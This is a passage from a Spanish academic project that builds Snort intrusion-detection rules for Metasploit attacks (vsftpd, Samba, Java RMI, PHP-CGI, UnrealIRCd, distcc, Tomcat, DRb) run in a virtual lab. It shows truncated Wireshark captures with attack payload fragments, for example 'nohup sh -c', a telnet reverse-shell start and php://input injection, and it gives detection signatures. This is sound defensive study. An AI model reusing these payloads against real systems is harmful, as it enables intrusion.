classtype:suspicious-login; sid:99999902; rev:1;)

```

Tabla 5.4: Regla Exploit exploit/unix/ftp/vsftpd_234_backdoor

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```

[**] [1:9999902:1] UOC - Exploit VSFTPD v.2.3.4 Backdoor Command Execute [**]
[Classification: An attempted login using a suspicious username was detected] [P
riority: 2]
05/06-11:57:36.112358 192.168.56.1:51373 -> 192.168.56.106:21
TCP TTL:64 TOS:0x0 ID:61802 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0xDECD3B0E Ack: 0x6F300FB5 Win: 0x1D TcpLen: 32
TCP Options (3) => NOP NOP TS: 5425771 1680046

```

Figura 5.4: Alerta Snort, Exploit exploit/unix/ftp/vsftpd_234_backdoor

5.2.3 Regla Exploit exploit/multi/samba/usermap_script

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.1	192.168.56.106	TCP	74	35639 > netbios-ssn [SYN] Seq=0 Win=29200 Len=0 MSS=1460 S
2	0.000213000	192.168.56.106	192.168.56.1	TCP	74	netbios-ssn > 35639 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
3	0.000250000	192.168.56.1	192.168.56.106	TCP	66	35639 > netbios-ssn [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSva
4	0.001906000	192.168.56.1	192.168.56.106	SMB	154	Negotiate Protocol Request
5	0.002061000	192.168.56.106	192.168.56.1	TCP	66	netbios-ssn > 35639 [ACK] Seq=1 Ack=89 Win=5792 Len=0 TSva
6	0.002372000	192.168.56.106	192.168.56.1	SMB	167	Negotiate Protocol Response
7	0.002386000	192.168.56.1	192.168.56.106	TCP	66	35639 > netbios-ssn [ACK] Seq=89 Ack=102 Win=29696 Len=0 T:
8	0.005841000	192.168.56.1	192.168.56.106	SMB	351	Session Setup AndX Request, User: .\/= nohup sh -c '(sleep
9	0.009922000	192.168.56.106	192.168.56.1	TCP	74	38448 > krb524 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PE
10	0.009961000	192.168.56.1	192.168.56.106	TCP	74	krb524 > 38448 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=
11	0.010072000	192.168.56.106	192.168.56.1	TCP	66	38448 > krb524 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=1889
12	0.012174000	192.168.56.106	192.168.56.1	TCP	74	38449 > krb524 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PE

Figura 5.5: Captura Wireshark, Exploit exploit/multi/samba/usermap_script

Se puede apreciar, tras varios ataques, que el nombre de usuario siempre contiene la cadena “/= nohup”, y además sabemos que el ataque va dirigido contra el puerto 139, por lo tanto esas serán nuestras características concretas para crear la regla:

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 \
(msg:"UOC – Exploit Samba 'username map script' Command Execution"; \
content:"|2f 3d 60 6e 6f 68 75 70 20|"; \
classtype:string-detect; sid:99999903; rev:1; reference:cve,2007-2447;)

```

Tabla 5.5: Regla Exploit exploit/multi/samba/usermap_script

Como se puede ver, esta regla contiene la opción nueva “reference” para indicar una referencia sobre el ataque. Además, el contenido del paquete está indicado en hexadecimal, y para que sea tratado como tal, simplemente hay que introducir los valores hexadecimales entre dos caracteres “|”.

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```

[**] [1:99999903:1] UOC - Exploit Samba 'username map script' Command Execution
[**]
[Classification: A suspicious string was detected] [Priority: 3]
05/06-12:57:44.404588 192.168.56.1:43413 -> 192.168.56.106:139
TCP TTL:64 TOS:0x0 ID:60839 IpLen:20 DgmLen:337 DF
***AP*** Seq: 0xBFE661CE Ack: 0x9C8E5A92 Win: 0x1D TcpLen: 32
TCP Options (3) => NOP NOP TS: 6327512 2040736
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-2447]

```

Figura 5.6: Alerta Snort, Exploit exploit/multi/samba/usermap_script

5.2.4 Regla Exploit exploit/multi/misc/java_rmi_server

No.	Time	Source	Destination	Protocol	Length	Info
5	0.001113000	192.168.56.106	192.168.56.1	TCP	66	rmiregistry > 47903 [ACK] Seq=1 Ack=14 Win=
6	0.001184000	192.168.56.106	192.168.56.1	RMI	82	JRMI, ProtocolAck
7	0.001196000	192.168.56.1	192.168.56.106	TCP	66	47903 > rmiregistry [ACK] Seq=14 Ack=17 Wi
8	0.044349000	192.168.56.1	192.168.56.106	RMI	252	JRMI, Call
9	0.049590000	192.168.56.106	192.168.56.1	TCP	74	56447 > http-alt [SYN] Seq=0 Win=5840 Len=
10	0.049624000	192.168.56.1	192.168.56.106	TCP	74	http-alt > 56447 [SYN, ACK] Seq=0 Ack=1 Wi
11	0.049735000	192.168.56.106	192.168.56.1	TCP	66	56447 > http-alt [ACK] Seq=1 Ack=1 Win=585
12	0.049890000	192.168.56.106	192.168.56.1	HTTP	307	GET /ZF1pCoVx9/DiDMkBx.jar HTTP/1.1
13	0.049913000	192.168.56.1	192.168.56.106	TCP	66	http-alt > 56447 [ACK] Seq=1 Ack=242 Win=3
14	0.059662000	192.168.56.1	192.168.56.106	TCP	1514	[TCP segment of a reassembled PDU]
15	0.059685000	192.168.56.1	192.168.56.106	TCP	1514	[TCP segment of a reassembled PDU]
16	0.059691000	192.168.56.1	192.168.56.106	TCP	1514	[TCP segment of a reassembled PDU]

Figura 5.7: Captura Wireshark, Exploit exploit/multi/misc/java_rmi_server

Se puede apreciar, a diferencia de los casos anteriores, que la conexión se realiza desde el equipo víctima al atacante, por lo que la dirección de origen es nuestra propia IP; además, pretende descargar mediante una petición GET hacia el puerto 8080 del atacante un fichero con extensión “.jar”; por lo tanto, esas serán nuestras características concretas para crear la regla:

```

alert tcp $HOME_NET any -> $EXTERNAL_NET 8080 \
(msg:"UOC - Exploit Java RMI Server Insecure Configuration Java Code
Execution"; \
uricontent:".jar"; content:"GET"; http_method; \
pcre:"/(\w|\d)+(\w|\d)+\.jar/"; \
classtype:suspicious-filename-detect; sid:99999904; rev:1;)

```

Tabla 5.6: Regla Exploit exploit/multi/misc/java_rmi_server

Como se puede ver, en esta regla se especifica que el tipo de petición para descargar el fichero “.jar” es GET, además se especifica que la URL debe contener la cadena “.jar” y que la URL para descargar el fichero debe coincidir con la expresión regular indicada en “pcre”.

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```
[**] [1:99999904:1] UOC - Exploit Java RMI Server Insecure Configuration Java Co
de Execution [**]
[Classification: A suspicious filename was detected] [Priority: 2]
04/10-17:14:50.080464 192.168.56.106:56447 -> 192.168.56.1:8080
TCP TTL:64 TOS:0x0 ID:23174 IpLen:20 DgmLen:293 DF
***A**** Seq: 0xB5038667 Ack: 0x1741E433 Win: 0x7800 TcpLen: 32
```

Figura 5.8: Alerta Snort, Exploit exploit/multi/misc/java_rmi_server

5.2.5 Regla Exploit exploit/multi/http/php_cgi_arg_injection

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.1	192.168.56.106	TCP	74	37091 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460
2	0.000228000	192.168.56.106	192.168.56.1	TCP	74	http > 37091 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
3	0.000268000	192.168.56.1	192.168.56.106	TCP	66	37091 > http [ACK] Seq=1 Ack=1 Win=29696 Len=0 TS=0
4	0.000509000	192.168.56.1	192.168.56.106	HTTP	1428	POST /?--define+allow_url_include%3dTRUE+&+safe_mode+off
5	0.000708000	192.168.56.106	192.168.56.1	TCP	66	http > 37091 [ACK] Seq=1 Ack=1363 Win=8544 Len=0
6	0.031850000	192.168.56.106	192.168.56.1	TCP	74	48550 > krb524 [SYN] Seq=0 Win=5840 Len=0 MSS=1460
7	0.031912000	192.168.56.1	192.168.56.106	TCP	74	krb524 > 48550 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0
8	0.032021000	192.168.56.106	192.168.56.1	TCP	66	48550 > krb524 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TS=0
9	0.040060000	192.168.56.1	192.168.56.106	TCP	70	krb524 > 48550 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=0
10	0.040229000	192.168.56.106	192.168.56.1	TCP	66	48550 > krb524 [ACK] Seq=1 Ack=5 Win=5856 Len=0 TS=0
11	0.040655000	192.168.56.1	192.168.56.106	TCP	1514	krb524 > 48550 [ACK] Seq=5 Ack=1 Win=29696 Len=14
12	0.040665000	192.168.56.1	192.168.56.106	TCP	1514	krb524 > 48550 [ACK] Seq=1453 Ack=1 Win=29696 Len=0

Figura 5.9: Captura Wireshark, Exploit exploit/multi/http/php_cgi_arg_injection

Se puede apreciar que el ataque hace una petición POST a la víctima por el puerto HTTP y que dicha petición contiene unos valores que se repiten al realizar varias veces el ataque, por lo tanto esas serán nuestras características concretas para crear la regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 \
(msg:"UOC - Exploit PHP CGI Argument Injection"; \
content:"allow_url_include"; content:"auto_prepend_file%3dphp://input"; \
content:"POST"; http_method; \
classtype:web-application-attack; sid:99999905; rev:1; \
reference:cve,2012-1823;)
```

Tabla 5.7: Regla Exploit exploit/multi/http/php_cgi_arg_injection

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```
[**] [1:99999905:1] UOC - Exploit PHP CGI Argument Injection [**]
[Classification: Web Application Attack] [Priority: 1]
04/10-17:18:36.108481 192.168.56.1:37091 -> 192.168.56.106:80
TCP TTL:64 TOS:0x0 ID:2935 IpLen:20 DgmLen:1414 DF
***A**** Seq: 0x3F60A0F4 Ack: 0x88D165EF Win: 0x2160 TcpLen: 32
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-1823]
```

Figura 5.10: Alerta Snort, Exploit exploit/multi/http/php_cgi_arg_injection

5.2.6 Regla

Exploit exploit/unix/irc/unreal_ircd_3281_backdoor

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.1	192.168.56.106	TCP	74	56842 > ircu [SYN] Seq=0 Win=29200 L
2	0.000209000	192.168.56.106	192.168.56.1	TCP	74	ircu > 56842 [SYN, ACK] Seq=0 Ack=1
3	0.000239000	192.168.56.1	192.168.56.106	TCP	66	56842 > ircu [ACK] Seq=1 Ack=1 Win=2
4	0.027371000	192.168.56.106	192.168.56.1	IRC	240	Response (NOTICE) (NOTICE)
5	0.027389000	192.168.56.1	192.168.56.106	TCP	66	56842 > ircu [ACK] Seq=1 Ack=175 Wir
6	0.028782000	192.168.56.1	192.168.56.106	IRC	194	Request (AB;sh)
7	0.028886000	192.168.56.106	192.168.56.1	TCP	66	ircu > 56842 [ACK] Seq=175 Ack=129 w
8	0.032814000	192.168.56.106	192.168.56.1	TCP	74	48551 > krb524 [SYN] Seq=0 Win=5840
9	0.032846000	192.168.56.1	192.168.56.106	TCP	74	krb524 > 48551 [SYN, ACK] Seq=0 Ack=
10	0.032946000	192.168.56.106	192.168.56.1	TCP	66	48551 > krb524 [ACK] Seq=1 Ack=1 Wir
11	0.035252000	192.168.56.106	192.168.56.1	TCP	74	48552 > krb524 [SYN] Seq=0 Win=5840
12	0.035278000	192.168.56.1	192.168.56.106	TCP	74	krb524 > 48552 [SYN, ACK] Seq=0 Ack=

Figura 5.11: Captura Wireshark, Exploit exploit/unix/irc/unreal_ircd_3281_backdoor

Se puede apreciar que el ataque va dirigido al puerto IRC y que en todos los ataques realizados siempre aparece la cadena “AB;sh”, por lo tanto esas serán nuestras características concretas para crear la regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 6667 \
(msg:"UOC – Exploit UnrealIRCd 3.2.8.1 Backdoor Command Execution"; \
content:"|41 42 3b 73 68|"; \
classtype:string-detect; sid:99999906; rev:1; reference:cve,2010-2075;)
```

Tabla 5.8: Regla Exploit exploit/unix/irc/unreal_ircd_3281_backdoor

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```
[**] [1:99999906:1] UOC - Exploit UnrealIRCd 3.2.8.1 Backdoor Command Execution [**]
[Classification: A suspicious string was detected] [Priority: 3]
05/07-11:19:08.521455 192.168.56.1:46933 -> 192.168.56.106:6667
TCP TTL:64 TOS:0x0 ID:35379 IpLen:20 DgmLen:180 DF
***AP*** Seq: 0x2B7EF04F Ack: 0x44D5C68B Win: 0x1E TcpLen: 32
TCP Options (3) => NOP NOP TS: 7043718 941595
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-2075]
```

Figura 5.12: Alerta Snort, Exploit exploit/unix/irc/unreal_ircd_3281_backdoor

5.2.7 Regla Exploit exploit/unix/misc/distcc_exec

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.1	192.168.56.106	TCP	74	43442 > distcc [SYN] Seq=0 Win=29200 Len=0 MSS=
2	0.000204000	192.168.56.106	192.168.56.1	TCP	74	distcc > 43442 [SYN, ACK] Seq=0 Ack=1 Win=579
3	0.000241000	192.168.56.1	192.168.56.106	TCP	66	43442 > distcc [ACK] Seq=1 Ack=1 Win=29696 Len=
4	0.000661000	192.168.56.1	192.168.56.106	DISTCC	331	DIST:1 ARGC:8 sh -c sh -c '(sleep 3855)telnet
5	0.000820000	192.168.56.106	192.168.56.1	TCP	66	distcc > 43442 [ACK] Seq=1 Ack=266 Win=6880 Len=
6	0.000896000	192.168.56.1	192.168.56.106	DISTCC	89	DOTI source
7	0.001010000	192.168.56.106	192.168.56.1	TCP	66	distcc > 43442 [ACK] Seq=1 Ack=289 Win=6880 Len=
8	0.004910000	192.168.56.106	192.168.56.1	TCP	74	39249 > krb524 [SYN] Seq=0 Win=5840 Len=0 MSS=
9	0.004938000	192.168.56.1	192.168.56.106	TCP	74	krb524 > 39249 [SYN, ACK] Seq=0 Ack=1 Win=289
10	0.005018000	192.168.56.106	192.168.56.1	TCP	66	39249 > krb524 [ACK] Seq=1 Ack=1 Win=5856 Len=
11	0.007282000	192.168.56.106	192.168.56.1	TCP	74	39250 > krb524 [SYN] Seq=0 Win=5840 Len=0 MSS=
12	0.007306000	192.168.56.1	192.168.56.106	TCP	74	krb524 > 39250 [SYN, ACK] Seq=0 Ack=1 Win=289

Figura 5.13: Captura Wireshark, Exploit exploit/unix/misc/distcc_exec

Se puede apreciar que en todos los ataques realizados siempre aparece la cadena “DIST00000001”, la cadena “sh -c”, la cadena “main.c” y la cadena “main.o”, además sabemos que el ataque va dirigido al puerto 3632, por lo tanto esas serán nuestras características concretas para crear la regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 3632 \
(msg:"UOC – Exploit DistCC Daemon Command Execution"; \
content:"DIST00000001"; content:"sh -c"; content:"main.c"; content:"main.o"; \
classtype:string-detect; sid:99999907; rev:1; reference:cve,2004-2687;)
```

Tabla 5.9: Regla Exploit exploit/unix/misc/distcc_exec

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```
[**] [1:99999907:1] UOC - Exploit DistCC Daemon Command Execution [**]
[Classification: A suspicious string was detected] [Priority: 3]
05/07-11:50:53.136854 192.168.56.1:50945 -> 192.168.56.106:3632
TCP TTL:64 TOS:0x0 ID:60961 IpLen:20 DgmLen:317 DF
***AP*** Seq: 0xB0C5300 Ack: 0x389B10C0 Win: 0x1D TcpLen: 32
TCP Options (3) => NOP NOP TS: 7519456 1131888
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2687]
```

Figura 5.14: Alerta Snort, Exploit exploit/unix/misc/distcc_exec

5.2.8 Regla Exploit exploit/multi/http/tomcat_mrg_deploy

No.	Time	Source	Destination	Protocol	Length	Info
51	0.601698000	192.168.56.1	192.168.56.106	TCP	66	43955 > 8180 [ACK] Seq=1 Ack=1 Win=29696 Len=
52	0.601943000	192.168.56.1	192.168.56.106	TCP	1514	[TCP segment of a reassembled PDU]
53	0.601987000	192.168.56.1	192.168.56.106	TCP	1514	[TCP segment of a reassembled PDU]
54	0.602004000	192.168.56.1	192.168.56.106	TCP	1514	[TCP segment of a reassembled PDU]
55	0.602021000	192.168.56.1	192.168.56.106	TCP	1514	[TCP segment of a reassembled PDU]
56	0.602039000	192.168.56.106	192.168.56.1	TCP	66	8180 > 43955 [ACK] Seq=1 Ack=1449 Win=8704 Len=
57	0.602052000	192.168.56.1	192.168.56.106	HTTP	1013	PUT /manager/deploy?path=/R1MZuXG1Y8fDMebZqf
58	0.602072000	192.168.56.106	192.168.56.1	TCP	66	8180 > 43955 [ACK] Seq=1 Ack=2897 Win=11584 Len=
59	0.602090000	192.168.56.106	192.168.56.1	TCP	66	8180 > 43955 [ACK] Seq=1 Ack=4345 Win=14496 Len=
60	0.602108000	192.168.56.106	192.168.56.1	TCP	66	8180 > 43955 [ACK] Seq=1 Ack=5793 Win=17376 Len=
61	0.602127000	192.168.56.106	192.168.56.1	TCP	66	8180 > 43955 [ACK] Seq=1 Ack=6740 Win=20288 Len=
62	0.616011000	192.168.56.106	192.168.56.1	TCP	66	8180 > 50489 [FIN, ACK] Seq=1251 Ack=6698 Win=0 Len=0

Figura 5.15: Captura Wireshark, Exploit exploit/multi/http/tomcat_mrg_deploy

Se puede apreciar que el ataque hace una petición PUT a la víctima por el puerto 8180 y que dicha petición contiene unos valores que se repiten al realizar varias veces el ataque, por lo tanto esas serán nuestras características concretas para crear la regla:

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 8180 \
(msg:"UOC - Exploit Apache Tomcat Manager Application Deployer \
Authenticated Code Execution"; \
content:"/manager/deploy?path="; \
content:"WEB-INF"; content:"metasploit"; \
content:"PUT"; http_method; \
classtype:web-application-attack; sid:99999908; rev:1;)

```

Tabla 5.10: Regla Exploit exploit/multi/http/tomcat_mrg_deploy

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```

[**] [1:99999908:1] UOC - Exploit Apache Tomcat Manager Application Deployer Aut
henticated Code Execution [**]
[Classification: Web Application Attack] [Priority: 1]
04/10-17:28:37.243599 192.168.56.1:50489 -> 192.168.56.106:8180
TCP TTL:64 TOS:0x0 ID:64373 IpLen:20 DgmLen:6748 DF
***A**** Seq: 0xE1C0B3C8 Ack: 0xBB34A218 Win: 0x4F40 TcpLen: 32

```

Figura 5.16: Alerta Snort, Exploit exploit/multi/http/tomcat_mrg_deploy

5.2.9 Regla Exploit exploit/linux/misc/dr_b_remote_codeexec

No.	Time	Source	Destination	Protocol	Length	Info
16	0.002451000	192.168.56.106	192.168.56.1	TCP	83	msgsrvr > 44340 [PSH, ACK] Seq=1 /
17	0.002501000	192.168.56.1	192.168.56.106	TCP	66	44340 > msgsrvr [ACK] Seq=64 Ack=:
18	0.002646000	192.168.56.1	192.168.56.106	TCP	164	44340 > msgsrvr [PSH, ACK] Seq=64
19	0.020320000	192.168.56.106	192.168.56.1	TCP	81	msgsrvr > 44340 [PSH, ACK] Seq=18
20	0.020547000	192.168.56.1	192.168.56.106	TCP	291	44340 > msgsrvr [PSH, ACK] Seq=16;
21	0.021124000	192.168.56.106	192.168.56.1	TCP	82	msgsrvr > 44340 [PSH, ACK] Seq=33
22	0.021286000	192.168.56.1	192.168.56.106	TCP	137	44340 > msgsrvr [PSH, ACK] Seq=38;
23	0.021627000	192.168.56.106	192.168.56.1	TCP	81	msgsrvr > 44340 [PSH, ACK] Seq=49
24	0.021829000	192.168.56.1	192.168.56.106	TCP	129	44340 > msgsrvr [PSH, ACK] Seq=458
25	0.022335000	192.168.56.106	192.168.56.1	TCP	81	msgsrvr > 44340 [PSH, ACK] Seq=64
26	0.022498000	192.168.56.1	192.168.56.106	TCP	170	44340 > msgsrvr [PSH, ACK] Seq=52;
27	0.022533000	192.168.56.106	192.168.56.1	TCP	83	msgsrvr > 44340 [PSH, ACK] Seq=79

Figura 5.17: Captura Wireshark, Exploit exploit/linux/misc/dr_b_remote_codeexec

Al contrario que en las demás capturas de Wireshark, donde se puede apreciar el ataque directamente en la columna "Info", hay que ver el contenido de los paquetes para darse cuenta de que es lo que se está haciendo.



Figura 5.18: Captura Wireshark, detalle paquete, Exploit exploit/linux/misc/dr_b_remote_codeexec

Se puede apreciar que el ataque contiene unas cadenas que se repiten al realizar varias veces el ataque y, además, el ataque se realiza por el puerto 8787, por lo tanto esas serán nuestras características concretas para crear la regla:

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 8787 \
(msg:"UOC - Exploit Distributed Ruby Send instance_eval/syscall Code Execution"; \
content:"syscall"; \
content:"#!/bin/sh"; content:"sh -c"; \
classtype:string-detect; sid:99999909; rev:1;)

```

Tabla 5.11: Regla Exploit exploit/linux/misc/drb_remote_codeexec

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```
[**] [1:99999909:1] UOC - Exploit Distributed Ruby Send instace_eval/syscall Code Execution [**]  
[Classification: A suspicious string was detected] [Priority: 3]  
05/26-15:22:57.259421 192.168.56.1:34970 -> 192.168.56.106:8787  
TCP TTL:64 TOS:0x0 ID:35451 IpLen:20 DgmLen:277 DF  
***AP*** Seq: 0xAD466D07 Ack: 0x850CFE82 Win: 0x1D TcpLen: 32  
TCP Options (3) => NOP NOP TS: 976403 370907
```

Figura 5.19: Alerta Snort, Exploit exploit/linux/misc/drb_remote_codeexec

Capítulo 6

6. Conclusiones

En este proyecto, empleando la herramienta Snort, se han desarrollado una serie de reglas que permiten detectar intrusiones a través de la red. Para ello, se ha montado un entorno controlado con dos máquinas virtuales, en el que poder estudiar el tráfico generado al simular ataques reales.

Durante la investigación del mismo, se ha podido observar que existe una gran variedad de herramientas para securizar nuestros sistemas, pero también existe una gran variedad de herramientas para obtener información de nuestros sistemas, buscar vulnerabilidades en ellos e incluso explotarlas para sacar algún beneficio por ello.

El uso de alguna herramienta IDS (en este proyecto se ha usado Snort, pero se podría usar cualquier otro), es una buena idea para ayudar a mejorar la seguridad de nuestra red, pero hay que combinarla con otra u otras herramientas de seguridad, ya que por sí sola no bastaría. Dichas herramientas complementarias podrían ser algún firewall, IPS, WAF, antivirus, etc...

La herramienta Metasploit se ha podido observar que es un Framework muy potente para desarrollar y ejecutar exploits, y está en constante actualización de los mismos, ya que diariamente se descubren vulnerabilidades en los sistemas o en software que se ejecuta en los mismos. Es por ello que, además de usar herramientas para securizar nuestra infraestructura, es igual de importante tenerla actualizada.

Desafortunadamente, no se ha podido comprobar el 100% de los casos, y nos hemos centrado más en un mismo ataque recurrente. De esta manera, las reglas aquí descritas pueden llegar a dar falsos positivos en el caso de paquetes no maliciosos que cumplan con los patrones de las reglas; e incluso, evadirse con un simple cambio en la manera de explotar la vulnerabilidad, no cumpliéndose así alguno de los patrones de las mismas.

Tomando como ejemplo el exploit `java_rmi_server` (punto 4.3.4 y punto 5.2.4), si navegamos normalmente por una web cuyo puerto de escucha es el 8080 y no el 80, como suele ser normalmente, y resulta que la web tiene una librería `.jar` que necesitamos para algún proyecto, la regla daría un falso positivo al descargarnos dicho fichero. De la misma manera, si el atacante cambia el puerto de su servidor, por ejemplo al 8081, la regla no daría ningún tipo de alerta. Ambas situaciones se pueden paliar afinando mejor las reglas o creando reglas complementarias, estudiando diferentes tipos de ataques sobre una misma vulnerabilidad, y estudiando los falsos positivos que se dan con un uso adecuado del sistema.

Como conclusión final y ajena a la realización de este proyecto, pero ligada a la securización de nuestra infraestructura, se utilizará una frase de Kevin Mitnick (24): “Las empresas gastan millones de dólares en firewalls, cifrado y dispositivos de acceso seguro y es dinero perdido, porque ninguna de estas medidas aborda el eslabón más débil de la cadena de seguridad: las personas que usan, administran, operan y dan cuenta de los sistemas informáticos que contienen información protegida.”

Capítulo 7

7. Bibliografía

1. **Snort.** Snort. [En línea] Marzo de 2015. <https://www.snort.org/>.
2. **Rapid7.** Metasploitable. [En línea] Abril de 2015. <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.
3. **Gordon Lyon.** Nmap. [En línea] Marzo de 2015. <http://nmap.org/>.
4. **Rapid7.** Metasploit. [En línea] Marzo de 2015. <http://www.metasploit.com/>.
5. **Wireshark Foundation.** Wireshark. [En línea] Abril de 2015. <https://www.wireshark.org/>.
6. **Snort.** Documentación oficial de Snort. [En línea] Marzo de 2015. <https://www.snort.org/documents>.
7. **Gordon Lyon.** Documentación oficial de Nmap. [En línea] Marzo de 2015. <http://nmap.org/docs.html>.
8. **Rapid7.** Documentación oficial de Metasploit. [En línea] Marzo de 2015. <http://help.metasploit.com/>.
9. **Wireshark Foundation.** Documentación oficial de Wireshark. [En línea] Abril de 2015. <https://www.wireshark.org/docs/>.
10. **Rapid7.** Documentación oficial de Metasploitable. [En línea] Abril de 2015. <https://community.rapid7.com/docs/DOC-1875>.
11. **Oracle.** VirtualBox. [En línea] Marzo de 2015. <https://www.virtualbox.org/>.
12. **Gordon Lyon.** Nmap Scripting Engine. [En línea] Marzo de 2015. <http://nmap.org/book/nse.html>.
13. **Offensive Security.** Offensive Security. [En línea] Marzo de 2015. <https://www.offensive-security.com/>.

14. **Offensive Security.** Metasploit Unleashed. [En línea] Marzo de 2015.
http://www.offensive-security.com/metasploit-unleashed/Main_Page.
15. **Danny Groenewegen, Marek Kuczynski.** Beating Metasploit with Snort. [En línea] Marzo de 2015. <https://www.marek.asia/papers/ot.pdf>.
16. **Wikipedia.** Nmap. [En línea] Marzo de 2015.
<http://es.wikipedia.org/wiki/Nmap>.
17. **Gordon Lyon.** Artículo Phrack Magazine. [En línea] Marzo de 2015.
<http://nmap.org/p51-11.html>.
18. **Wikipedia.** Metasploit. [En línea] Marzo de 2015.
<http://es.wikipedia.org/wiki/Metasploit>.
19. **Rapid7.** Descargar Metasploit. [En línea] Marzo de 2015.
<http://www.rapid7.com/products/metasploit/download.jsp>.
20. **Wikipedia.** Wireshark. [En línea] Abril de 2015.
<http://es.wikipedia.org/wiki/Wireshark>.
21. **Wikipedia.** Snort. [En línea] Marzo de 2015.
<http://es.wikipedia.org/wiki/Snort>.
22. **Tenable Network Security.** Nessus. [En línea] Junio de 2015.
<http://www.tenable.com/products/nessus-vulnerability-scanner>.
23. **OWASP.** OWASP ZAP. [En línea] Junio de 2015.
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.
24. **Wikipedia.** Kevin Mitnick. [En línea] Mayo de 2015.
http://es.wikipedia.org/wiki/Kevin_Mitnick.

Capítulo 8

8. Anexos

8.1 Instalación herramientas

A continuación se detallan los comandos a ejecutar por consola, para la instalación de las herramientas utilizadas en este proyecto.

8.1.1 Instalación Nmap

```
$ apt-get install nmap
```

8.1.2 Instalación Metasploit

Una vez descargada la herramienta:

```
$ chmod +x metasploit-latest-linux-x64-installer.run  
$ sudo su  
$ ./metasploit-latest-linux-x64-installer.run
```

8.1.3 Instalación Wireshark

```
$ apt-get install wireshark
```

8.1.4 Instalación Snort

```
$ apt-get install snort
```

8.2 Reglas Snort

A continuación se detallan las reglas Snort creadas para este proyecto.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 \
(msg:"UOC – Anonymous FTP Access"; \
content:"USER anonymous"; \
classtype:suspicious-login; sid:99999901; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 \
(msg:"UOC – Exploit VSFTPD v.2.3.4 Backdoor Command Execute"; \
content:"USER"; content:"."); \
classtype:suspicious-login; sid:99999902; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 \
(msg:"UOC – Exploit Samba 'username map script' Command Execution"; \
content:"|2f 3d 60 6e 6f 68 75 70 20|"; \
classtype:string-detect; sid:99999903; rev:1; reference:cve,2007-2447;)

alert tcp $HOME_NET any -> $EXTERNAL_NET 8080 \
(msg:"UOC – Exploit Java RMI Server Insecure Configuration Java Code Execution"; \
uricontent:".jar"; content:"GET"; http_method; \
pcre:"/V(\w|\d)+V(\w|\d)+\.jar/i"; \
classtype:suspicious-filename-detect; sid:99999904; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 80 \
(msg:"UOC – Exploit PHP CGI Argument Injection"; \
content:"allow_url_include"; content:"auto_prepend_file%3dphp://input"; \
content:"POST"; http_method; \
classtype:web-application-attack; sid:99999905; rev:1; \
reference:cve,2012-1823;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 6667 \
(msg:"UOC – Exploit UnreallRCD 3.2.8.1 Backdoor Command Execution"; \
content:"|41 42 3b 73 68|"; \
classtype:string-detect; sid:99999906; rev:1; reference:cve,2010-2075;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 3632 \
(msg:"UOC – Exploit DistCC Daemon Command Execution"; \
content:"DIST00000001"; content:"sh -c"; content:"main.c"; content:"main.o"; \
classtype:string-detect; sid:99999907; rev:1; reference:cve,2004-2687;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 8180 \
```

```
(msg:"UOC – Exploit Apache Tomcat Manager Application Deployer  
Authenticated Code Execution"; \  
content:"/manager/deploy?path="; \  
content:"WEB-INF"; content:"metasploit"; \  
content:"PUT"; http_method; \  
classtype:web-application-attack; sid:99999908; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 8787 \  
(msg:"UOC – Exploit Distributed Ruby Send instance_eval/syscall Code  
Execution"; \  
content:"syscall"; \  
content:"#!/bin/sh"; content:"sh -c"; \  
classtype:string-detect; sid:99999909; rev:1;)
```

